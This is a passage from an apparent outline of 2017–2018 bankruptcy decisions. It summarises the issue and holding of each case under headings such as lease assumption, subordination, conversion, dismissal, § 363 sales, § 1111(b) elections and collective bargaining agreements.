Holding: The 9th Circuit examined the interplay between competing provisions of the Bankruptcy Code implicated when a trustee proposes to sell property of the bankruptcy estate that is subject to unexpired leases. The Court adopted the minority approach, holding that the two statutory provisions did not conflict because they could be read as having different scopes. The Court reasoned that the leases at issue were not rejected prior to the sale, so § 365 was not triggered. Accordingly, the § 363(f) sale transferred the debtors' property free and clear of the leases.

v. In re Indiana Hotel Equities, LLC, 586 B.R. 870 (Bankr. E.D. Mich. 2018)

Issue: Whether lease of nonresidential real property had expired on its state terms such that it was subject to the automatic stay.

Holding: The expiration of the stated term of a nonresidential real property lease, as needed to remove a lessor's actions seeking to obtain possession from the automatic stay in a Chapter 11 case, does not include an early termination that was done by the lessor's exercise of a contractual right to terminate the lease due to the debtor's default. Accordingly, lease of nonresidential real property by Chapter 11 debtor for hotel operations was not terminated, and therefore the exception to automatic stay with respect to lessor's actions seeking to obtain possession of property did not apply, even though a state court had validly terminated the lease based on default of debtor, where the date

vi. In re Toys R Us, Inc., 587 B.R. 304 (Bankr. E.D. Vir. 2018)

Issue: Whether debtor could assume and assign unexpired lease.

Holding: In order to satisfy the subsection of the Bankruptcy Code requiring adequate assurance that proposed assignee of lease for property in shopping center will continue to honor any use restrictions in lease, Chapter 11 debtor-tenant's proposed assumption and assignment of its lease to "off-price" retailer did not have to comply with use restrictions set forth in another lease in landlord's shopping center. In this case, the debtor's lease was executed long before the other

lease came into existence and contained no provision that required compliance with the other lease's use restrictions.

vii. In re Passage Midland Meadows Operations, LLC, 578 B.R. 367 (Bankr. S.D. W. Vir 2017)

Issue: Whether automatic stay applies to lease of long term care facility when the lease had been terminated prepetition.

Holding: Under Ohio law, equity could not intervene to prevent lessor from terminating lease signed by sophisticated commercial lessee, based on lessee's repeated payment defaults over 19-month period and failure to comply with financial covenants and other obligations under lease, where lessor, in giving lessee clear notice of its defaults and repeated opportunity to cure, and in extending rent payment dates and repeatedly waiving financial covenants, had not acted as a predator waiting to deliver a financial death blow for mere technical default.

Q. SUBORDINATION

i. In re Lehman Brothers Holdings Inc., 855 F.3d 459 (2nd Cir. 2017)

Issue: Whether claims for damages from the issuance of restricted stock units to certain employees should be subordinated pursuant to § 510(b).

Holding: The receipt of restricted stock units (RSUs) as compensation qualifies as a purchase of securities, and that claims for damages arising from these purchases must be subordinated to the claims of general creditors pursuant to § 510(b). The Court subjected the employees' claims to a three-part test: (1) whether the RSUs were securities; (2) whether the claimants acquired them in a purchase; and (3) whether the claims for damages arose from that purchase.

ii. In re Hagerstown Block Co., 570 B.R. 494 (Bankr. D. Md. 2017)

Issue: Whether shareholders claims under stockholders' agreement for redemption of stock was subordinated.

Holding: Shareholders' claims for attorney fees and costs awarded to them for successfully enforcing their stock redemption rights against corporate Chapter 11 debtors, were "claims for damages arising from the purchase of a security," such as bankruptcy court had to subordinate pursuant to mandatory subordination provision.

R. CONVERSION

i. In re Daughtrey, 896 F.3d 1255 (11th Cir. 2018)

Issue: Whether conversion from Chapter 7 to Chapter 11 should be dismissed.

Holding: "Cause" existed under § 1112(b)(4) to either dismiss the Chapter 11 case or convert it back to a case under Chapter 7 because the borrowers failed to present a feasible plan of reorganization, failed to timely provide information or attend meetings, and failed to comply with an order of the court. Thus the Bankruptcy Court did not abuse its discretion in denying debtors' motion to convert their joint Chapter 7 case to a Chapter 11 case on the grounds that the property subject to a stayed foreclosure could be sold for a sum substantially in excess of the judgment.

ii. In re Moultrie, 586 B.R. 498 (Bankr. N.D. Ga. 2018)

Issue: Whether Chapter 11 case should be converted to Chapter 7.

Holding: Unsecured creditors committee demonstrated continuing loss to the estate, as would support converting debtor's Chapter 11 case to Chapter 7, where debtor's lack of contribution to the estate, accumulating administrative expenses and interest on secured debt would continue to diminish the estate's potential recovery and erode the value of $1,450,000 residence to the estate, which had received little attention since the outset of the bankruptcy case due, in part, to its unique nature with bedrooms spread throughout the property in cabins and a family graveyard. Further, Debtor grossly mismanaged the estate and had not fulfilled the duties owed to creditors and the estate where debtor failed to disclose post-petition sale of timber, which was property of the estate, and failed to disclose and schedule certain assets. Conversion of debtor's Chapter 11 case to Chapter 7, rather than dismissal, was in the best interests of creditors and the estate; given debtor's lack of transparency regarding potentially unscheduled assets, as well as failure to disclose proceeds from post-petition timber sales contract, conversion was necessary to maximize value to the estate, which in turn would benefit creditors, and a Chapter 7 trustee was needed to collect the assets and make distributions according to the Bankruptcy Code.

iii. In re Mercury Data Systems, Inc., 586 B.R. 260 (Bankr. E.D. Ky 2018)

Issue: Whether debtor should be allowed to convert involuntary Chapter 7 case to Chapter 11.

Holding: Issues regarding a petitioning creditor's bad faith, and regarding validity of petitioning creditor's claim, were ripe for adjudication only during the 21-day "answer" period allowed for objections to involuntary bankruptcy petition, and were effectively decided in favor of petitioning creditors upon entry of order for relief. Any defenses that debtor belatedly sought to involuntary bankruptcy petition could be considered only if order for relief was set aside pursuant to Federal Rule of Civil Procedure governing motions for relief from judgment. While evidence that one of petitioning creditors was acting in bad faith, in attempt to acquire debtor's property, in filing involuntary petition, and that another petitioning creditor did not have valid claim, might have provided debtor with defense to involuntary petition, such evidence, if known to putative debtor prior to entry of order for relief, and if never brought to bankruptcy court's attention, did not provide basis for relief from order for relief under "catchall" provision of Federal Rule of Civil Procedure governing motions for relief from judgment. Chapter 7 debtor that had not contested involuntary petition filed against it and allowed entry of order for relief would not be allowed to convert case to one under Chapter 11, where debtor's principal had consistently ignored his financial obligations and failed to timely file income tax returns on

debtor's behalf, in manner that jeopardized debtor's chances for successful reorganization, and failed to propose realistic budget which, in addition to ignoring potential tax obligations, did not address reorganization costs.

iv. <u>In re Green Box NA Green Bay, LLC, 579 B.R. 504 (Bankr. E.D. Wis. 2017)</u>

Issue: Whether Chapter 11 case should be converted or dismissed "for cause."

Holding: In deciding whether to dismiss or convert Chapter 11 case, following a showing of "cause," bankruptcy court may consider whether: (1) some creditors received preferential payments; (2) there would be a loss of rights granted in case if it were dismissed rather than converted; (3) debtor would simply file another case upon dismissal; (4) Chapter 7 trustee could reach assets for benefit of creditors; (5) conversion or dismissal would maximize estate's value; (6) any remaining issues would be better resolved outside bankruptcy forum; (7) estate consists of "single asset"; (8) debtor had engaged in misconduct; (9) plan has been confirmed and any estate property remains to be administered; and (10) appointment of trustee is desirable to supervise estate and address possible environmental and safety concerns. Key question that court must ask in deciding whether to dismiss or convert a Chapter 11 case upon a showing of the requisite "cause" is what assets would be available for Chapter 7 trustee to liquidate and administer for benefit of unsecured creditors if case were converted. In this case, following a showing that "cause" existed to dismiss or convert Chapter 11 case based, inter alia, on debtor's "inability to effectuate substantial consummation of a confirmed plan," speculative possibility that unencumbered assets might be uncovered by Chapter 7 trustee almost three years after receivership had begun was insufficient to warrant conversion of case, rather than dismissal, as allegedly being in best interests of creditors or the estate, especially given that investigation and discovery of any assets by Chapter 7 trustee would require funds that the estate did not have, and that conversion would result in increased administrative expenses when there was little to no evidence that any unsecured claims would get paid.

S. DISMISSAL

i. <u>Czyzewski v. Jevic Holding Corp., 137 S. Ct. 973 (2017)</u>

Issue: Whether a structured dismissal should be approved.

Holding: A bankruptcy court may not approve a structured dismissal of a Chapter 11 case that provides for distributions that do not follow the Bankruptcy Code's ordinary priority rules without the affected creditors' consent. Chapter 11 debtor's former employees, who held priority wage claims against debtor by virtue of their WARN Act judgment against it, had Article III standing to challenge bankruptcy court's approval of settlement agreement that settled fraudulent-conveyance proceeding and resulted in structured dismissal of case, and that provided that former employees would receive nothing on their WARN claims but lower-priority general unsecured creditors would be paid; former employees suffered a loss, in that, as a consequence of bankruptcy court's approval of structured dismissal, they lost chance to obtain a settlement

that respected their priorities or, if not that, the power to assert the fraudulent-conveyance claim themselves, and a decision in former employees' favor was likely to redress that loss.

ii. **In re Diwan, 848 F.3d 1147 (9th Cir. 2017)**

Issue: Whether Chapter 11 small business case should be dismissed.

Holding: The 9th Circuit affirmed the Bankruptcy Court's dismissal of a Chapter 11 small business case, and the District Court's affirmance thereof. All three courts found that the case should be dismissed where the debtor could not pay, and could not succeed in objecting to, a large claim. The 6th Circuit affirmed the Bankruptcy Court's finding that even without that claim, the plan would fail the requirements of feasibility according to the debtor's own monthly operating statements.

iii. **In re Aurora Memory Care, LLC, 589 B.R. 631 (Bankr. N.D. Ill. 2018)**

Issue: Whether Chapter 11 case of limited liability company that operated a health care facility should be dismissed.

Holding: Movant established "cause" to convert or dismiss Chapter 11 case of debtor limited liability company (LLC) that operated a health care facility, even though order for relief had been entered nearly four months earlier, where debtor had filed no monthly operating reports, and debtor had no reasonable likelihood of confirming a plan. The reorganization that debtor proposed entailed refinancing its $8.4 million debt, but debtor had no financing currently available and showed no prospect of obtaining any. When the estate has no assets with equity a trustee could liquidate to pay unsecured creditors, dismissal of Chapter 11 case, rather than conversion to one under Chapter 7, is in the best interest of creditors and the estate.

iv. **In re Rent-A-Wreck of America, Inc., 580 B.R. 364 (Bankr. D. Del. 2018)**

Issue: Whether Chapter 11 case should be dismissed for bad faith filing.

Holding: While there is no definitive list of factors relevant to determination whether Chapter 11 case was filed in good faith, the bankruptcy court focuses on two inquiries: (1) whether the petition serves a valid bankruptcy purpose, e.g. by preserving a going concern or maximizing the value of the debtor's estate, and (2) whether the petition is filed to obtain a tactical advantage. An analysis of whether debtor was in financial distress at the time bankruptcy petition was filed, for purposes of determining whether Chapter 11 case was filed in good faith, is a fact specific inquiry, and courts consider such factors as: solvency, cash reserves, recent financial performance and profitability, the proportion of debt owed to insiders, realistic estimates of actual or likely liability, the threat of litigation, whether a debt is fixed, substantial, and imminent, current cash position or current liquidity, ability to raise capital, and overdue debts or the ability to pay debts as they come due; any given case may touch on one or more of these factors. Corporate debtor and its wholly owned subsidiary, which sold and administered franchises for operation of vehicle rental businesses, did not file Chapter 11 cases in good faith, warranting dismissal, where debtors were not in financial distress at the time petitions were filed,

and primary purpose of the filing was to reject franchisee's franchise agreement so debtors could open certain territory to multiple royalty-paying franchisees in order to maximize value of assets.

T. USE AND SALES OF PROPERTY

i. In re UTSA Apartments 8, LLC, 886 F.3d 473 (5th Cir. 2018)

Issue: Whether the sale proceeds from the sale of the debtor's property was property distributed.

Holding: As general rule, Bankruptcy Code provision that deals with distribution of proceeds from the sale of jointly owned property requires that net proceeds from sale of property that debtor jointly owned as tenant in common, joint tenant, or tenant by the entirety with nondebtor co-owners must be distributed to nondebtor co-owners and to the estate according to the interests that they had under state law at the time of sale, and not as of commencement of bankruptcy case. Also, following sale of real property that bankrupt limited liability companies (LLCs) owned as tenants in common with other non-debtor LLCs, Bankruptcy Court should not have reduced proceeds distributable to nondebtor-LLC under common ownership with company that had served as manager of property, below what this nondebtor-LLC would have received based on its ownership interest at time of sale, by imposing constructive trust on ownership interest that it acquired postpetition as result of payment calls that property manager had made in alleged breach of its fiduciary duties.

ii. In re Montreal, Maine & Atlantic Railway, Ltd, 888 F.3d 1 (1st Cir. 2018)

Issue: Whether trustee can avoid transfer of sale of proceeds from sale of Chapter 11 debtor's railroad lines sold under Federal Railroad Administration agreement.

Holding: Disbursement of proceeds from sale of its railroad lines that Chapter 11 debtor had to agree to as prerequisite to the Federal Railroad Administration's (FRA's) agreement to release its senior lien interest on lines and to allow sale to proceed did not represent transfer of "interest of the debtor in property," as required to be avoidable under strong-arm provision. Debtor did not have sufficient control over funds as lacking ability to put funds to any use not authorized by the FRA in agreement for release of its lien.

iii. In re Old Cold, LLC, 879 F.3d 376 (1st Cir. 2018)

Issue: Whether winning bidder in asset sale was a good faith purchaser.

Holding: The First Circuit affirmed the Bankruptcy Court's holding that a winning bidder in a § 363(b) asset sale was a good faith purchaser entitled to the protections of § 363(m). The Court stated that the impact of § 363(m) is to render statutorily moot any appellate challenge to a sale that is to a good faith purchaser and is not stayed. The Court reasoned that the winning bidder acted in good faith, because the bidder purchased the assets for value and did not have knowledge of adverse claims. As such, the Court found no clear error in the Bankruptcy Court's findings that there was no collusion or misconduct between the debtor and the purchaser. The

Court further held that the unsuccessful bidder had proper notice that debtor was seeking a waiver of stay, and that the record clearly stated the basis for the requested waiver.

iv. In re Pursuit Capital Management, LLC, 874 F.3d 124 (3d Cir. 2017)

Issue: Whether appeal of an order approving the sale of potential avoidance claims was statutorily moot under § 363(m).

Holding: The Third Circuit held that the appeal of an order approving the sale of potential avoidance claims was statutorily moot under § 363(m) because the parties appealing the sale order failed to obtain a stay pending appeal. In so holding, the court first concluded that the Bankruptcy Court did not clearly err in finding the sale was in good faith, where there was no evidence of collusion between the trustee and the purchaser, and the claims were purchased for a fair value. Next, the court concluded that the remedy sought by the appealing parties would affect the validity of the sale of the potential avoidance claims; therefore, the appeal was statutorily moot since the appealing parties failed to obtain a stay pending appeal as required by § 363(m).

v. In re Spanish Peaks Holdings II, LLC, 862 F.3d 1148 (9th Cir. 2017)

Issue: Whether sale approved under § 363 was free and clear of tenant's right under § 363(h) to retain possession of the property after a rejection by the landlord.

Holding: The purchaser of substantially all of the debtors' real and personal property moved for an order clarifying that the sale had been "free and clear" of all liens as contemplated by § 363(f), particularly unexpired restaurant and telecommunication property leases. The lessees argued that § 365(h) empowered the trustee to reject the unexpired leases but allowed the lessees to retain any existing rights under the lease, including possession of the property. The 9th Circuit adopted the minority approach, holding that the two statutory provisions did not conflict because they could be read as having different scopes. The Court reasoned that the leases at issue were not rejected prior to the sale, so § 365 was not triggered. Accordingly, the § 363(f) sale transferred the debtors' property free and clear of the leases.

vi. In re Brown Media Corp. v. K&L Gates, LP, 854 F.3d 150 (2nd Cir. 2017)

Issue: Whether order granting sale of assets precluded breach of fiduciary duty, fraud and tortious interference claims against law firm that represented debtor's insiders.

Holding: Breach of fiduciary duty, fraud, and tortious interference claims that Chapter 11 debtor's insiders, unsuccessful bidders at sale of debtor's assets, sought to assert against law firm that had represented both them and the debtor itself were not barred by res judicata effect of bankruptcy court orders approving sale and confirming plan that was based thereon. Given that insiders did not complain of collusion between firm and successful bidder, claims, which were grounded in law firm's failure to disclose its prior relationship with entity that was successful bidder, which allegedly caused firm to take action which favored this other entity in its bid, were

not claims that could have been asserted during bankruptcy proceedings, or the prosecution of which in bankruptcy court might have affected bankruptcy court's orders..

vii. In re East Orange General Hospital, Inc., 587 B.R. 53 (D. N.J. 2018)

Issue: Whether sale of debtor hospital assets free and clear of liens applied to age discrimination claims.

Holding: (1) Court can exercise jurisdiction over orders not specified in notice of appeal if: (i) there is a connection between the specified and unspecified orders, (ii) the intention to appeal the unspecified order is apparent, and (iii) the opposing party is not prejudiced and has a full opportunity to brief the issues. (2) Even absent statutory jurisdiction, bankruptcy court had inherent jurisdiction to enforce its sale order authorizing sale of all Chapter 11 debtor-hospital's assets free and clear of liens, claims, and encumbrances. (3) Creditor's age discrimination claims against purchaser of Chapter 11 debtor-hospital's assets were barred by sale order, which authorized sale of all debtor's assets free and clear of liens, claims, and encumbrances. (4) Mandatory abstention did not apply to core proceeding in which bankruptcy court enforced sale order and ordered creditor to dismiss her pending state court lawsuit against purchaser.

viii. In re Motors Liquidation Co., 585 B. R. 708 (Bankr. S.D.N.Y 2018)

Issue: Whether purchaser of assets was liable for claims by adjoining landowners for environmental misconduct.

Holding: "Free and clear of" language in bankruptcy court's sales order approving transfer, outside the ordinary course of business, of assets of bankrupt motor vehicle manufacturer did not prevent adjoining landowners allegedly injured by run-off of contaminated groundwater from manufacturer's facilities from asserting claims against asset purchaser for its own alleged post-closing misconduct in allegedly continuing to contaminate groundwater by using purportedly excessive quantities of sodium chloride, or road salt, to treat roadways during winter. Claims asserted against purchaser that, in a sale free and clear that was approved by bankruptcy court, acquired substantially all the assets of bankrupt motor vehicle manufacturer, by which adjoining landowners allegedly injured by run-off of contaminated groundwater from debtor's facilities sought to hold purchaser liable as "successor corporation" to debtor, or as "mere continuation" of debtor, violated "free and clear of language" in sales order, as did adjoining landowners' claims for exemplary damages based on conduct of the old, unreorganized debtor. Adjoining landowners allegedly injured run-off of contaminated groundwater from facilities of bankrupt motor vehicle manufacturer were not known creditors of debtor, whose rights to due process were violated when they did not receive actual notice of debtor's Chapter 11 filing, despite their contention that debtor should have known that its excessive use of sodium chloride, or road salt, to treat roadways during winter would result in groundwater run-off that was harmful to adjoining landowners; adjoining landowners status as parties with claims or potential claims against debtor could not have been ascertained by looking at debtor's books and records. Phrase "applicable environmental laws," as used in provision of bankruptcy court's sales order which approved transfer of assets of bankrupt motor vehicle manufacturer free and clear of all but assumed liabilities, and which defined these assumed

liabilities to exclude debtor's liabilities for non-compliance with environmental laws "except as required under applicable environmental laws," could not be interpreted broadly to permit common law claims against purchaser based on debtor's conduct as long as such common law claims were recognized under Michigan law; more reasonable interpretation was that debtor retained liabilities for third-party common law damages claims based on its own conduct, and that purchaser assumed liability for compliance only with statutory-based environmental laws after sale, including for remediation or clean-up for contamination caused by debtor.

ix. **In re Gawker Media LLC, 581 B.R. 754 (Bankr. S.D.N.Y. 2017)**

Issue: Whether purchaser of online publishing assets were free and clear of defamation claim.

Holding: Bankruptcy court was in best position to interpret the "free and clear of" language its own order authorizing sale of Chapter 11 debtor's business to high bidder at auction sale, and would not exercise its discretion to permissively abstain from hearing adversary proceeding brought by asset purchaser to enforce this "free and clear of" language by requiring third parties to dismiss state court action which they had filed against it. Under New York's single publication rule, publication of defamatory statement in single issue of newspaper or magazine, though such publication consists of thousands of copies widely distributed, is, in legal effect, one publication, which gives rise to one cause of action, and the applicable statute of limitations runs from date of that publication. In this case, "free and clear of" language in bankruptcy court's sales order barred any claim against purchaser based on the pre-sale publication of article. Whether complaint filed by parties allegedly defamed by article published on bankrupt online publisher's website, prior to sale of its business assets to third party, sufficiently alleged a legally sufficient post-sale claim against purchaser based on its republication of defamatory article or otherwise was an issue best left to state court presiding over the action.

x. **In re 9 Houston LLC, 578 B.R. 600 (Bankr. S.D. Tex. 2017)**

Issue: Whether debtor could sell real estate on emergency motion.

Holding: In deciding whether there is sound business reason for proposed transaction involving property of the estate outside ordinary course of debtor's business, court should evaluate all salient factors and may consider, as nonexclusive factors useful to provide some guidance, the *Continental Airlines* factors: the proportionate value of property that is to be used, sold or leased to the estate as whole, the amount of elapsed time since petition was filed, the likelihood that reorganization plan will be proposed and confirmed in the near future, effect of the proposed disposition on future plans of reorganization, the proceeds to be obtained from the disposition vis-a-vis any appraisals of the property, which of the alternatives of use, sale, or lease the proposal envisions, and perhaps most importantly, whether the property is increasing or decreasing in value. Sound business reason existed to allow Chapter 11 debtor to sell, outside ordinary course of business and prior to confirmation of plan, a portion of real property that it owned next to fancy and very fashionable shopping mall, where the price that would-be developer proposed to pay for portion of property would be sufficient to pay costs of sale, to satisfy all tax liens against property as whole, and to pay substantial portion of deed of trust debt, leaving debtor with lightly encumbered realty that could be monetized to pay all creditor claims.

Further, there was evidence of need for speed, given that interest was accruing on deed of trust debt at per diem rate of at least $4,865.64, the nondefault rate, where debtor had no preexisting relationship with purchaser, and where sales motion was filed, not early in case, but only after aggressively marketing property for three months. This sale was not an improper sub rosa Chapter 11 plan. The debtor had sought to sell property prior to proposing a plan in order to prevent continued accrual of interest on deed of trust debt at per diem rate, and sales motion did not request that any lienholders vote in favor of any future plan that debtor filed.

xi. **In re DeFlora Lake Development Assoc., Inc., 571 B.R. 587 (Bankr. S.D.N.Y. 2017)**

Issue: Whether debtor was precluded by res judicata from bringing action against purchaser of real property seeking determination that escrow funds were property of the bankruptcy estate.

Holding: Res judicata did not bar Chapter 11 debtor real estate holding company's adversary complaint against purchaser of real property from debtor's predecessor pursuant to land contract and deed escrow agent, seeking determination that certain escrow funds were property of the bankruptcy estate and turnover of funds as well as determination of extent and validity of purchaser's claims against the estate, based on prior district court decisions in breach of contract suits brought by debtor against purchaser and Second Circuit's affirmance on appeal of district court rulings. Even though the adversary proceeding might involve some overlapping facts that were alleged in the parties' breach of contract claims in the district court, the causes of action were not the same and the proceeding for turnover of property of the estate and for a determination of purchaser's bankruptcy claims could not have been raised in the district court.

xii. **In re Pidcock, 569 B.R. 463 (N.D. Ohio 2017)**

Issue: Whether a claim against Chapter 11 debtor's directors for alleged fiduciary breaches was precluded by res judicata effect of Court's sale order.

Holding: In order for prior federal judgment to be given res judicata effect, there must be (1) a final decision on the merits by court of competent jurisdiction, (2) a subsequent action between same parties or their privies, (3) an issue in the subsequent action which was litigated or should have been litigated in the prior action, and (4) an identity of causes of action. Objection alleging directors' breach of fiduciary duties that they owed to corporate Chapter 11 debtors, in negotiating side agreements with prospective purchasers of debtors' assets for their continued employment following court-approved asset sale, should have been raised in connection with sale for purpose of determining res judicata effect of sales order on parties' ability to bring such breach of fiduciary duty claims in stand-alone proceeding following asset sale. Directors' alleged fiduciary breaches could have directly affected sales price that debtors were able to obtain for their assets.

xiii. **In re Motors Liquidation Co., 568 B.R. 217 (Bankr. S.D.N.Y. 2017)**

Issue: Whether sales order barred failure to warn claims based on alleged defect in motor vehicles manufactured by Chapter 11 debtor even though injury occurred post-closing.

Holding: Failure to warn claims that were based on alleged defect in motor vehicle manufactured by Chapter 11 debtor were properly considered "product liability claims," liability for which, to extent that accident occurred post-closing, had been assumed, pursuant to terms of sales agreement, by purchaser of debtor's assets.

xiv. In re Gardens Regional Hospital and Medical Center, Inc., 567 B.R. 820 (Bankr. C.D. Calif. 2017)

Issue: Whether Chapter 11 debtor could sell assets of defunct acute care facility over the objection of the California Attorney General.

Holding: California statute requiring "[a]ny nonprofit corporation that operates or controls a health facility" to obtain written consent of the Attorney General prior to entering into any agreement or transaction to sell its assets did not require Chapter 11 debtor, a bankrupt non-profit entity that had operated acute care facility in past, but that had since closed its doors because it did not have the finances needed to continue operating, to obtain consent of the Attorney General prior to selling its below market lease, furniture, and other assets. Statute spoke of nonprofit corporation that "operates" or "controls" health care facility, in present tense, and did not apply to debtor's closed business, which no longer qualified as "health care facility.

U. SECTION 1111(B) ELECTIONS

i. In re Houston Regional Sports Network, L.P., 886 F.3d 523 (5th Cir. 2018)

Issue: Whether Bankruptcy Court erred in using valuation of collateral as of the petition date in determining the amount of the secured claim after creditor made 1111(b) election

Holding: Court concluded that a court is not required to use either the petition date or the effective date. Courts have the flexibility to select the valuation date so long as the bankruptcy court takes into account the purpose of the valuation and the proposed use or disposition of the collateral at issue.

ii. In re Transwest Resort Properties, 881 F.3d 724 (9th Cir. 2018)

Issue: Whether § 1111(b) election requires an existing due on sale clause be included in the debtor's plan.

Holding: The Ninth Circuit panel affirmed the District Court and held that the § 1111(b) election by unsecured lender does not require debtor to include due on sale clause in reorganization plan. The plan restructured the lender's loan to a term of 21 years and limited the due on sale clause to apply only during the first and last five years. The Court stated that there is nothing in § 1123 or elsewhere in the Code that requires the inclusion of such a clause. *Accord, In re Airadigm Commc'ns, Inc.,* 519 F.3d 640 (7th Cir. 2008)(FCC's due on sale rights were terminated by debtor's plan).

iii. In re Sunnyslope Housing Ltd. Partnership, 859 F.3d 637 (9th Cir. 2017)(en banc)(cert denied)

Issue: Whether a creditor may change its § 1111(b) election.

Holding: The bankruptcy court did not err in refusing to allow the creditor to change its § 1111(b) election following the district court's remand of the case to add to the value of the property a tax credit when there was no change in the plan treatment to the creditor.

iv. In re Salamon, 854 F.3d 632 (9th Cir. 2017)

Issue: Whether right to make an § 111 1(b) election is determined as of the petition date or can be subsequent extinguished post-petition.

Holding: The recourse rights of a junior lien under § 1111(b) was extinguished by the foreclosure by the senior lien even though the foreclosure occurred after the filing of the petition.

v. In re Pioneer Carriers, LLC, 581 B.R. 809 (Bankr. S.D. Tex. 2018)

Issue: Whether undersecured creditor who makes § 1111(b) election is entitled to recover post-petition attorney fees.

Holding: The fact that § 506(b) provides for inclusion of postpetition attorney fees in creditor's allowed secured claim "to the extent" that creditor was oversecured, did not, by negative implication, bar allowance of claim for postpetition attorney fees by any creditor that was not oversecured. Section 506(b) was not concerned with allowance and disallowance of claims, but only with whether a claim was secured or not. Furthermore, § 502(a) directing the court to "determine the amount of such claim…as of the date of the filing of the petition" did not prevent court from allowing claim by creditor for postpetition attorney fees, because these fees would accrue postpetition and thus could not be determined or calculated as of petition date; contrary holding would be inconsistent with broad definition of "claim" to include contingent and unliquidated obligations. Instead, undersecured creditor that, pursuant to its prepetition contract with Chapter 11 debtor, had a claim for reasonable attorney fees incurred in enforcing debtor's contractual obligations, held, at minimum, an allowed unsecured claim for reasonable postpetition attorney fees that it incurred in enforcing debtor's contractual obligations, which allowed unsecured claim was automatically converted into a secured claim by virtue of creditor's § 1111(b) election. Pursuant to terms of statute governing this election, creditor, by virtue of its election, held a secured claim "to the extent that such claim [wa]s allowed."

V. COLLECTIVE BARGAINING AGREEMENTS

i. In re PJ Rosaly Enterprises, Inc., 578 B.R. 682 (Bankr. D. P.R. 2017)

Issue: Whether debtor should be allowed to reject its collective bargaining agreement.

Holding: Nine requirements must be met in order for Chapter 11 debtor to reject collective bargaining agreement (CBA): (1) debtor must have made a proposal to union to modify the CBA; (2) this proposal must be based on the most complete and reliable information available at time of proposal; (3) proposed modifications must be necessary to permit debtor to reorganize; (4) proposed modifications must assure that all creditors, the debtor and all affected parties are treated fairly and equitably; (5) debtor must provide to union such relevant information as is necessary to evaluate the proposal; (6) debtor, between time of its proposal and time of hearing on motion to reject the CBA, must meet at reasonable times with union; (7) debtor must confer in good faith at these meetings in attempt to reach mutually satisfactory modifications of the CBA; (8) union must have refused without good cause to accept proposal; and (9) balance of equities must clearly favor rejection of CBA. Chapter 11 debtor's proposed modifications to its CBA, while not all concerning wages and benefits, such as debtor's proposal to use part time employees outside specified workday and to cover vacation and sick leaves of union employees with temporary employees, all had significant economic impact on debtor's operations, and were "necessary to permit the reorganization" of debtor, as required for labor union's rejection of these proposed modifications to provide basis for allowing debtor to reject the CBA. Labor union which, because it had negotiated its current collective bargaining agreement (CBA) with Chapter 11 debtor a bare one month prior to debtor's bankruptcy filing and request that labor union accede to modifications to the CBA, was reluctant to accede to such modifications and would likely have been unwilling to accept any proposed modifications from debtor, rejected debtor's proposed modifications without "good cause," as required for its actions to provide basis for debtor to reject the CBA. In deciding, as final factor bearing on whether Chapter 11 debtor should be allowed to reject its CBA, whether the balance of the equities clearly favors rejection of the CBA, bankruptcy courts consider the following six factors: (1) likelihood and consequences of liquidation if rejection is not permitted; (2) likely reduction in value of creditors' claims if the CBA remains in force; (3) likelihood and consequences of a strike if CBA is voided; (4) possibility and likely effect of any employee claims for breach of contract if rejection is approved; (5) the cost-spreading abilities of the various parties; and (6) parties' good or bad faith in dealing with debtor's financial dilemma. Chapter 11 debtor would be allowed to reject CBA that it had negotiated a bare one month before filing for Chapter 11 relief, (i) where debtor had proposed modifications to the CBA that were necessary in light of financial difficulties arising out of failed negotiations with its landlord to allow debtor to reorganize and had met with union representatives in good faith in attempt in attempt to persuade them to agree to modifications, (ii) where union, without good cause, had refused to accept proposed modifications, and (iii) where need to relieve debtor of obligations imposed by CBA if it was to reorganize, along with balance of equities, favored rejection.

W. INDIVIDUAL CHAPTER 11'S

i. <u>Um v. Spokane Rock, LLC, 904 F.3d 815 (9th Cir. 2018)</u>

Issue: Whether individual Chapter 11 debtor was "engaged in business" so that he was eligible under § 1141(d)(3)(D) for a discharge.

Holding: Under § 1141(d)(3)(B), mere employment in someone else's business after consummation of a Chapter 11 Plan of Reorganization (the "Plan") is insufficient proof that the

debtor "engaged in business" and is eligible for a discharge. The Court noted that no court has read § 1141(d)(3)(B) as being satisfied by mere employment, and such a reading would contradict the intent of the drafters of the Bankruptcy Code. The debtors further argued that they were entitled to discharge under § 1141(d)(3)(A), because the Plan did not provide for the "liquidation of all or substantially all of the property of the estate." The Ninth Circuit rejected this argument, holding that any remaining membership interests would become worthless after consummation of the Plan. Moreover, the Court noted that the Trustee's management of the assets pending their sale did not make the Plan anything other than a liquidation, because such feature is in "the very nature of a complex Chapter 11 liquidation."

ii. **In re Futterman, 584 B.R. 609 (Bankr. S.D. N.Y. 2018)**

Issue: Whether Chapter 11 trustee should be appointed in individual Chapter 11 case.

Holding: (1) Creditor asserting deficiency claim against individual Chapter 11 debtor was "party in interest," with standing to move for appointment of trustee, despite debtor's concerns about manner in which prepetition auction sale was conducted and whether creditor actually held valid deficiency claim. (2) Findings previously made by arbitrator in removing individual Chapter 11 debtor as manager of various limited liability companies (LLCs) through which he carried on his business as real estate developer, regarding debtor's breach of his fiduciary duties to other investors in development projects in using assets of LLCs for his own personal benefit, or in purposely delaying sale or lease of units in development "so as to depress the income" to LLC and "in order to frustrate the investors" so that they would sell their membership interests at reduced rate, provided "cause" for appointment of Chapter 11 trustee in order to prevent similar misconduct by debtor as debtor-in-possession or, in alternative, weighed in favor of appointment of trustee as being in best interest of creditors. (3) Section 105(a) authorizing court to issue "necessary or appropriate" orders does not provide authority to Bankruptcy Court, following removal of state court dispute regarding management of limited liability companies in which individual Chapter 11 debtor had indirect ownership interest, to designate the persons or entities who would exercise control over these non-debtor entities.

iii. **In re Moore, 583 B.R. 507 (C.D. Calif. 2018)**

Issue: Whether individual Chapter 11 case should be dismissed as a bad faith filing.

Holding: In deciding whether to dismiss Chapter 11 case under "for cause" provision, court engages in two-step analysis, under which it first determines whether there is "cause" to act, and if there is, it then chooses between conversion and dismissal based on the best interests of creditors and the estate. In deciding whether "cause" exists to dismiss Chapter 11 case under "for cause" provision, bankruptcy court may look beyond statutory list of circumstances that will constitute "cause," consider other factors as they arise, and use its equitable powers to reach an appropriate result in the individual case. Bankruptcy court did not clearly err in finding that individual Chapter 11 debtor's failure to timely comply with reporting requirements, failure to accurately complete his schedules, past history of filing vexatious litigation, failure to schedule known creditor with whom he was engaged in pending litigation, and consistent failure to submit correct forms in timely manner provided "cause" to dismiss or convert case as "bad faith" filing,

